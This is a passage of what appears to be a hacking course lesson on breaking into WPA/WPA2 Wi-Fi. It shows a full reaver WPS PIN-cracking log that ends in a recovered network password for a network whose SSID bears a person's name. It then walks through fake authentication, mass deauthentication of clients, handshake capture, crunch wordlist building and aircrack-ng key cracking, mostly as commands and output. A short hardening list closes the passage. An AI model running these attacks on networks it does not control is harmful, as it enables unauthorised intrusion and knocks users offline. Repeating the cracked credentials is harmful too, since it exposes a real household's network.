DH: shared key - hexdump(len=192): e6 fe d2 f9 42 b2 8f 07 ca 91 22 79 e5 82 93 b3 ab cb c6 63 3d a3 5b 52 ba 74 0e 68 07 96 ce b6 57 62 12 20 47 fc b3 87 64 bf bd 69 5e 2c 5b 31 5a c5 ed 33 d8 7e 12 ca 07 6c 41 98 76 ca c1 b8 f5 91 62 5e 91 ed 3e 4d cf c0 0c 43 96 1b 9f fd d8 8f 4d 79 87 cd 73 02 1c 2f c5 68 63 1c a9 1a 84 01 10 ff 32 6e 4b 62 20 6f af c6 8d cb ac 48 c6 8b 02 67 36 8f fb 5d 37 ab fc 80 8d ea 5f c9 8e 8c b1 cf 47 7e ac 4e b2 72 88 70 50 4c b8 08 93 ee 68 60 73 cc 22 05 01 d9 d1 2f ee e3 34 63 68 0e 0f df 84 f4 f9 d3 12 9f 96 a0 9c 71 6a 76 62 1a 8b eb f0 eb 1e 80 e8 86 88 7c ed 93 1e dd WPS: DH shared key - hexdump(len=192): e6 fe d2 f9 42 b2 8f 07 ca 91 22 79 e5 82 93 b3 ab cb c6 63 3d a3 5b 52 ba 74 0e 68 07 96 ce b6 57 62 12 20 47 fc b3 87 64 bf bd 69 5e 2c 5b 31 5a c5 ed 33 d8 7e 12 ca 07 6c 41 98 76 ca c1 b8 f5 91 62 5e 91 ed 3e 4d cf c0 0c 43 96 1b 9f fd d8 8f 4d 79 87 cd 73 02 1c 2f c5 68 63 1c a9 1a 84 01 10 ff 32 6e 4b 62 20 6f af c6 8d cb ac 48 c6 8b 02 67 36 8f fb 5d 37 ab fc 80 8d ea 5f c9 8e 8c b1 cf 47 7e ac 4e b2 72 88 70 50 4c b8 08 93 ee 68 60 73 cc 22 05 01 d9 d1 2f ee e3 34 63 68 0e 0f df 84 f4 f9 d3 12 9f 96 a0 9c 71 6a 76 62 1a 8b eb f0 eb 1e 80 e8 86 88 7c ed 93 1e dd WPS: DHKey - hexdump(len=32): ca 82 f1 4f e3 46 c8 d3 b8 c6 77 de 02 16 76 6d 43 5c e7 bc 92 31 5c 21 5f 37 0f 9b 9c 59 18 e5 WPS: KDK - hexdump(len=32): df d3 81 04 65 e6 c8 5b c9 b5 f0 8a c1 5f bf 24 54 c8 ed d8 e5 2c f0 31 cb f4 73 72 ee fc c5 1e WPS: AuthKey - hexdump(len=32): fb 18 3b b9 b8 d7 4d 10 8f 37 39 2c 3f 2c 97 4c e6 dc 7b 48 b4 d9 22 e2 93 09 ec 07 ff 12 3e 48 WPS: KeyWrapKey - hexdump(len=16): b2 df 80 e0 a0 3b d3 27 38 8d 7f 59 60 fe a8 ea WPS: EMSK - hexdump(len=32): 55 96 02 bd 67 cc 30 41 37 86 99 ca 52 7a 4b 79 93 1d 0f a5 54 5e de 1f 68 72 86 67 d3 1f 47 91 WPS: * Authentication Type Flags WPS: * Encryption Type Flags WPS: * Connection Type Flags WPS: * Config Methods (8c) WPS: * Manufacturer WPS: * Model Name WPS: * Model Number WPS: * Serial Number WPS: * Primary Device Type WPS: * Device Name WPS: * RF Bands (0) WPS: * Association State WPS: * Configuration Error (0) WPS: * Device Password ID (0) WPS: * OS Version WPS: * Authenticator [+] Sending M2 message send_packet called from send_msg() send.c:116 send_packet called from resend_last_packet() send.c:161 WPS: Processing received message (len=124 op_code=4) WPS: Received WSC_MSG WPS: Unsupported attribute type 0x1049 len=6 WPS: Parsed WSC_MSG WPS: Received M3 WPS: E-Hash1 - hexdump(len=32): 73 c1 9b bb 99 bd 40 27 64 a0 c6 03 f0 9b 90 26 c0 41 db d5 55 e4 d8 57 96 4b 3d fd c3 80 f2 d2 WPS: E-Hash2 - hexdump(len=32): f4 ba 75 b1 2f 1b 0d 3f 70 f7 13 7e 67 7f 4e ac 50 f1 0c 10 65 57 bc 2f 14 6e 67 fe 8e 65 1c f2 WPS: WPS_CONTINUE, Freeing Last Message WPS: WPS_CONTINUE, Saving Last Message WPS: returning [+] Received M3 message WPS: Building Message M4 WPS: Dev Password Len: 8 WPS: Dev Password: 12345670 WPS: Device Password - hexdump_ascii(len=8): 31 32 33 34 35 36 37 30 12345670 WPS: PSK1 - hexdump(len=16): f7 3e 7c 71 a7 c6 d5 9d 6e 77 20 49 d4 20 32 1d WPS: PSK2 - hexdump(len=16): c1 77 a4 e2 53 ac 4d d2 22 fe 98 38 cb 2f 5f dc Allocs OK, building M4 packet WPS: * Version WPS: * Message Type (8) WPS: * Enrollee Nonce WPS: R-S1 - hexdump(len=16): 60 15 d8 ea ed 19 a3 ae 0d 9a f7 cd 19 4b d7 dd WPS: R-S2 - hexdump(len=16): 35 f8 39 15 10 2b 20 cc 04 28 c6 19 ff d6 40 a9 WPS: * R-Hash1 WPS: R-Hash1 - hexdump(len=32): 59 92 a3 03 1f 2a b3 76 51 81 c0 d9 1e 3e a8 80 3a cd 07 b6 21 24 0b 87 35 76 e8 2f a0 59 4f 0b WPS: * R-Hash2 WPS: R-Hash2 - hexdump(len=32): 33 5b 28 4a 42 6d 02 db 20 a1 98 0a 6b 37 ae c0 6a e6 af dd d5 d7 5c 2e 7f 87 f5 8a 3e 9f 1a b6 WPS: * R-SNonce1 WPS: * Key Wrap Authenticator WPS: * Encrypted Settings WPS: * Authenticator [+] Sending M4 message send_packet called from send_msg() send.c:116 WPS: Processing received message (len=120 op_code=4) WPS: Received WSC_MSG WPS: Unsupported attribute type 0x1049 len=6 WPS: Parsed WSC_MSG WPS: Received M5 WPS: Processing decrypted Encrypted Settings attribute WPS: E-SNonce1 - hexdump(len=16): 58 17 36 53 ab bd f5 45 80 33 0d 93 72 d7 86 27 WPS: Enrollee proved knowledge of the first half of the device password WPS: WPS_CONTINUE, Freeing Last Message WPS: WPS_CONTINUE, Saving Last Message WPS: returning [+] Received M5 message WPS: Building Message M6 WPS: * Version WPS: * Message Type (10) WPS: * Enrollee Nonce WPS: * R-SNonce2 WPS: * Key Wrap Authenticator WPS: * Encrypted Settings WPS: * Authenticator [+] Sending M6 message send_packet called from send_msg() send.c:116 WPS: Processing received message (len=168 op_code=4) WPS: Received WSC_MSG WPS: Unsupported attribute type 0x1049 len=6 WPS: Parsed WSC_MSG WPS: Received M7 WPS: Processing decrypted Encrypted Settings attribute WPS: E-SNonce2 - hexdump(len=16): ab d5 0f 15 8b 7b 7d 41 b5 2d 10 4f bf 18 78 89 WPS: Enrollee proved knowledge of the second half of the device password WPS: Invalidating used wildcard PIN WPS: Invalidated PIN for UUID - hexdump(len=16): 63 04 12 53 10 19 20 06 12 28 b4 3d 08 2d 91 41 WPS: Processing AP Settings WPS: SSID - hexdump_ascii(len=18): 52 61 68 75 6c 20 41 67 61 72 77 61 6c 5f 32 2e Rahul Agarwal_2. 34 47 4G WPS: Authentication Type: 0x20 WPS: Encryption Type: 0x8 WPS: Network Key Index: 1 WPS: Network Key - hexdump(len=10): 39 35 39 39 36 31 33 33 39 37 WPS: MAC Address XX:XX:XX:XX:XX:XX WPS: Update local configuration based on the AP configuration WPS: Processing AP Settings WPS: SSID - hexdump_ascii(len=18): 52 61 68 75 6c 20 41 67 61 72 77 61 6c 5f 32 2e Rahul Agarwal_2. 34 47 4G WPS: Authentication Type: 0x20 WPS: Encryption Type: 0x8 WPS: Network Key Index: 1 WPS: Network Key - hexdump(len=10): 39 35 39 39 36 31 33 33 39 37 WPS: MAC Address XX:XX:XX:XX:XX:XX WPS: Update local configuration based on the AP configuration WPS: WPS_CONTINUE, Freeing Last Message WPS: WPS_CONTINUE, Saving Last Message WPS: returning [+] Received M7 message WPS: Building Message WSC_NACK WPS: * Version WPS: * Message Type (14) WPS: * Enrollee Nonce WPS: * Registrar Nonce WPS: * Configuration Error (0) [+] Sending WSC NACK send_packet called from send_msg() send.c:116 WPS: Building Message WSC_NACK WPS: * Version WPS: * Message Type (14) WPS: * Enrollee Nonce WPS: * Registrar Nonce WPS: * Configuration Error (0) [+] Sending WSC NACK send_packet called from send_msg() send.c:116 [+] Pin cracked in 91 seconds [+] WPS PIN: '12345670' [+] WPA PSK: '9599613397' [+] AP SSID: 'Rahul Agarwal_2.4G' ```aireplay-ng logs
```bash root@kali:~# aireplay-ng --fakeauth 30 -a XX:XX:XX:XX:XX:XX -h XX:XX:XX:XX:XX:XX wlan0 13:43:55 Waiting for beacon frame (BSSID: XX:XX:XX:XX:XX:XX) on channel 1 13:43:55 Sending Authentication Request (Open System) [ACK] 13:43:55 Authentication successful 13:43:55 Sending Association Request [ACK] 13:43:55 Association successful :-) (AID: 1) 13:44:10 Sending keep-alive packet 13:44:11 Got a deauthentication packet! (Waiting 3 seconds) ``` -
We will use the WPA-PSK at the end of the
reaverlogs to connect to the wifi. Below is the video proof that we can connect to the wifi using the cracked WPA-PSK.
-
Also, you might be thinking, why we needed to run a fake authentication attack using
aireplay-ng? The answer is simple, we needed to associate with the access point to be able to send EAPOL packets, if not associated the network would have just ignored us.
Capturing the Handshake
-
Now, if WPS is disabled on the target network, or if it’s enabled but configured to use push button configuration (PBC), than the method we disucssed just now before will not work. Therefore, we will have to go and crack the actual WPA/WPA2 Encryption.
-
In WPA/WPA2 the keys are unique, they are temporary, and are much longer than WEP. Therefore, the packets sent in the air contained no information that is useful for us. So, it doesn’t matter even if we capture 1 million packets, we can’t use them to crack the key.
-
The only packets that contain useful information are the handshake packets, also known as 4-way handshake packets. These are 4 packets transferred b/w a client and an access point when the client tries to connect to the access point.
-
We will start by running
airodump-ngto get info about the networks in the area.root@kali:~# airodump-ng --band abg CH 48 ][ Elapsed: 36 s ][ 2025-07-28 06:50 BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID XX:XX:XX:XX:XX:XX -1 0 1 0 11 -1 WPA <length: 0> XX:XX:XX:XX:XX:XX -1 0 2 0 36 -1 WPA <length: 0> XX:XX:XX:XX:XX:XX -72 0 0 0 -1 -1 <length: 0> XX:XX:XX:XX:XX:XX -74 10 0 0 153 866 WPA2 CCMP PSK Goldenenclave603 XX:XX:XX:XX:XX:XX -80 10 0 0 149 866 WPA2 CCMP PSK Rahul Agarwal_5G XX:XX:XX:XX:XX:XX -82 15 0 0 44 390 WPA2 CCMP PSK RakshaDeepak_5g XX:XX:XX:XX:XX:XX -80 16 0 0 40 866 WPA2 CCMP PSK Airtel_Sathvik XX:XX:XX:XX:XX:XX -59 5 0 0 11 260 WPA2 CCMP PSK Avik XX:XX:XX:XX:XX:XX -54 4 0 0 10 270 WPA2 CCMP PSK Rahul Agarwal_2.4G XX:XX:XX:XX:XX:XX -76 5 0 0 13 270 WPA2 CCMP PSK SM-2.4G XX:XX:XX:XX:XX:XX -66 6 0 0 13 270 WPA2 CCMP PSK www.excitel.com -
So, as we can see, we have a lot of Networks in the area using WPA2 Encryption. The next thing we will do is we will capture the packets on the target network of our choice using
airodump-ng.root@kali:~# airodump-ng --bssid TARGET_MAC -c TARGET_CHANNEL -w filename wlan0 -
Let’s say no one is actually connecting to the target network, so what we can do is we can deauthenticate a client from the network, so that it reconnects and we can capture the handshake packets. This we can do using the command:
root@kali:~# aireplay-ng --deauth 1000000 -a TARGET_MAC -c CLIENT_MAC -D wlan0 -
Once, the client is deauthenticated, it will try to reconnect to the access point, and in the process it will send the handshake packets. We can capture these packets using
airodump-ngcommand we ran earlier. -
Once, the handshake is captured, we can exit
airodump-ngby pressingCtrl+C. The handshake packets will be saved in the file we specified using the-woption. -
This handshake can be used to get the key for the network.
-
Let’s implement this practically, and see the actual logs in the scenario.
-
Let’s assume that there is no handshake happening on the target network, so we will deauthenticate a client from the network, and then capture the handshake packets. First, we will run the
airodump-ngcommand to capture the packets.root@kali:~# airodump-ng --bssid WIFI_MAC --channel 36 -w capture wlan0 07:30:14 Created capture file "capture-02.cap". CH 36 ][ Elapsed: 54 s ][ 2025-07-28 07:31 ][ WPA handshake: WIFI_MAC BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID WIFI_MAC -18 100 544 281 0 36 780 WPA2 CCMP PSK WIFI_NAME BSSID STATION PWR Rate Lost Frames Notes Probes WIFI_MAC CLIENT_MAC1 -29 6e-24 1 272 WIFI_MAC CLIENT_MAC2 -24 6e- 6e 2 690 WIFI_MAC CLIENT_MAC3 -25 6e- 1e 141 3012 EAPOL Quitting... -
Than, use fake authentication attack to associate with the access point, so that we can send deauthentication packets to the clients, and as a result cause a handshake to happen.
root@kali:~# aireplay-ng --deauth 1000000 -a WIFI_MAC -c CLIENT_MAC -D wlan0 07:30:45 Sending 64 directed DeAuth (code 7). STMAC: [CLIENT_MAC] [15|88 ACKs] 07:30:46 Sending 64 directed DeAuth (code 7). STMAC: [CLIENT_MAC] [ 3|64 ACKs] 07:30:47 Sending 64 directed DeAuth (code 7). STMAC: [CLIENT_MAC] [ 0|64 ACKs] 07:30:47 Sending 64 directed DeAuth (code 7). STMAC: [CLIENT_MAC] [ 4|64 ACKs] 07:30:48 Sending 64 directed DeAuth (code 7). STMAC: [CLIENT_MAC] [ 0|64 ACKs] -
Exit the airodump-ng command as soon as you see the
WPA handshakemessage in the logs. This means that the handshake packets are captured and saved in the file we specified using the-woption.
Creating a Wordlist
-
So, far we have learnt that the only packets that are useful for cracking the WPA/WPA2 key are the handshake packets. We have also learnt how to capture these packets using
airodump-ngandaireplay-ng. -
Now, handshake packets doesnot contain any information that can help us to recover or recalculate the WPA-KEY. The information in it can only be used to check whether a password is valid or not.
-
Therefore, what we are going to do is create a wordlist, which is basically a big text file that contains a large number of passwords. Than go through this file, passwords one by one, and use them with the handshake inorder to check whether the password is valid or not. We can download ready wordlist from internet, but here we will create our own word list.
-
we will use the
crunchcommand to create a wordlist. Thecrunchcommand is a powerful tool that can be used to create custom wordlists based on various parameters. -
It’s a really handy skill to have under the belt, if you want to be a penetration tester or an ethical hacker, because you will be facing lot of scenarios where a wordlist attack can become very handy.
-
The generalised syntax of the
crunchcommand is as follows:crunch <min_length> <max_length> -o <output_file> -t <pattern>Implementation example:
root@kali:~# crunch 8 8 1234567890 -o test.txt
Crunch will now generate the following amount of data: 900000000 bytes
858 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000000

crunch:  94% completed generating output

crunch: 100% completed generating output
Cracking WPA/WPA2 Key using a Wordlist Attack
-
To crack a WPA/WPA2 key we need 2 things:
- The handshake packets we captured earlier using
airodump-ng. - A wordlist that contains a large number of passwords.
- The handshake packets we captured earlier using
-
And, hopefully one of the passwords in the wordlist is the actual password for the target network.
-
To do this,
aircrack-ngis going to unpack the handshake, and extract the useful information. TheMICalso known asMessage Integrity Codeis used to verify the integrity of the message, and is also used to verify whether the password is correct or not.
[!NOTE] This MIC is used by the Access Point to verify whether the passowrd is correct or not, so it’s going to seprate this, and keep it aside, and use all of the other information here combined with the first password from the wordlist to generate an MIC, another MIC, and than compare it with one extracted from the handshake. If they match, it means the password is correct, and we have successfully cracked the WPA/WPA2 key.
-
Use the following command to crack the WPA/WPA2 key using a wordlist:
root@kali:~# aircrack-ng filename.cap -w wordlist.txtYou will get output like this:

[00:32:04] 4439496/10000000 keys tested (2275.52 k/s) Time left: 40 minutes, 43 seconds 44.39% Current passphrase: 75541687 KEY FOUND! [ 75541687 ] Master Key : 49 88 ED F4 B8 F3 E3 B9 7D 8A E4 FB C6 35 EA 27 F7 6D A2 2F CD B2 3A 05 DD 2E BF FE BE 66 4D F2 Transient Key : E8 77 89 1B 74 27 94 DC 85 B2 45 EA 86 22 D7 14 41 B9 42 17 D6 1A 9B 34 26 08 B3 81 D1 33 B6 C5 BB 04 19 9E 78 EB EA AB 85 EE E3 27 D0 27 7E 0E EAPOL HMAC : C8 AB 3E C5 C3 62 5F 2D EE 37 3E 71 B5 3A F2 0E -
You can use this password to connect to the target network. Here’s the proof of my Wifi Password.
Configuring Wireless Settings for Maximum Security
-
So, far we have learned a number of techniques that hacker can use to gain access to networks, even if they use WPA and WPA2. If this happens, and a hacker manages to gain access to the computer it’s game over. They will be able to run so much more powerful attacks, to spy on every single connected device, and potentially even gain full control, over these devices.
- Always prefer WPA2 over WPA, and WPA over WEP. If you have the option to use WPA3, then use that instead of WPA2.
- Make sure WPS is disabled on your access point. WPS is a feature that allows users to easily connect to a wireless network by pressing a button on the router, but it can also be exploited by attackers to gain access to the network.
- Use a strong password for your wireless network. A strong password should be at least 12 characters long, and should include a mix of uppercase and lowercase letters, numbers, and special characters.
- Use a unique SSID for your wireless network. Avoid using default SSIDs, as they can be easily guessed by attackers.
Path
| <- Previous Lesson: Network Hacking: Gaining Access WEP Cracking | Next Lesson: Network Hacking Post Connection Attacks - Information Gathering -> |